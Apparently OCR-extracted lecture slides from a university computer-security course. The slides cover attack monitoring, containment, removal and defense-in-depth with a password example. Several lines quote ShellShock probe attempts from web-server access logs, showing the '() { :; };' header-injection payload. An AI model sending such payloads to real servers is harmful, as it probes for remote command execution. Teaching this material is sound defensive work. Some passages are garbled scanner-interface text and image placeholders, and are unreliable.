URL: /cgi-sys/entropysearch.cgi (GET)
Status: Blocked by security rules
Referrer: http://www.[redacted]n/cgi-sys/entropysearch.cgi
Incident ID: 128001460036848063-211524605305686309
Bad Bots (Request suspended)

http://www.dunbarcybersecurity.com/blog/what-does-a-shellshock-attack-look-like-to-your-website

Ongoing Attack



http://blog.malwaremustdie.org/2014/10/mmd-0029-2015-warning-of-mayhem.html

Monitor Attack Attempts



```
1. ./access.log:202.76.235.110 - - [06/Oct/2014:08:09:32 +0000] "GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr
   1330 + 7`H;  HTTP/1.0" 200 19373 "() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;" "() { :; }; echo Content-
   type:text/plain;echo;echo;echo M`expr 1330 + 7`H;"
2. ./access.log:37.187.77.163 - - [06/Oct/2014:16:43:30 +0000] "GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr
   1330 + 7`H;  HTTP/1.0" 200 19373 "() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;" "() { :; }; echo Content-
   type:text/plain;echo;echo;echo M`expr 1330 + 7`H;"
3. ./access.log:205.186.134.213 - - [07/Oct/2014:03:00:18 +0000] "GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr
   1330 + 7`H;  HTTP/1.0" 200 19373 "() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;" "() { :; }; echo Content-
   type:text/plain;echo;echo;echo M`expr 1330 + 7`H;"
```

Don’t Forget Containment


- Preventive techniques not perfect; treat malicious traffic as a fact, not exceptional condition

- Should have containment procedures planned out in advance to mitigate damage of an attack that escapes preventive measures
  - Design, practice, and test containment plan
  - Ex: If a thief removes a painting at a museum, the gallery is locked down to trap him.

Containment



Removal


McAfee
Rootkit Detective
Help
About
Scan results
View hidden processes and files
View hidden registry keys/values
View hooked services
View hooked imports/exports
View all processes
Key Name
Value Name
Data
HKLM\SOFTWAR...
HKLM\SOFTWAR...
HKLM\SOFTWAR...
HKLM\SOFTWAR...
HKLM\SOFTWAR... Item Data 0x02 0x00 0x00 0x00 0x24 0x00
HKLM\SOFTWAR... Display String D454C036-252F-4a52-9128-BBBF147AD078
HKLM\SOFTWAR... Display String D454C036-252F-4a52-9128-BBBF147AD078
HKLM\SOFTWAR...
HKLM\SOFTWAR...
HKLM\SOFTWAR... Value 0x01 0x00 0x00 0x00 0x28 0x00
Start
Cancel
About...
Symantec
Symantec Nec
About
Main Menu
Exit

Defense-In-Depth: Password Security Example

- Sys admins can require users to choose strong passwords to prevent guessing attacks
- To detect, can monitor server logs for large # of failed logins coming from an IP address and mark it as suspicious
- Contain by denying logins from suspicious IPs or require additional checks (e.g. cookies)
- To recover, monitor accounts that may have been hacked, deny suspicious transactions

Slides

- Slides will be posted online

- Thanks to Dan Boneh, John Mitchell, Vitaly Shmatikov, Christoph Kern , Anita Kesavan , Neil Daswani, Yoshi Kohno, and many others for sample slides and materials …

Things to Do Right Now

- Visit the course homepage:
  - https://www.doc.ic.ac.uk/~livshits/classes/CO445H/
- Take the first-day survey: https://goo.gl/iJsgTs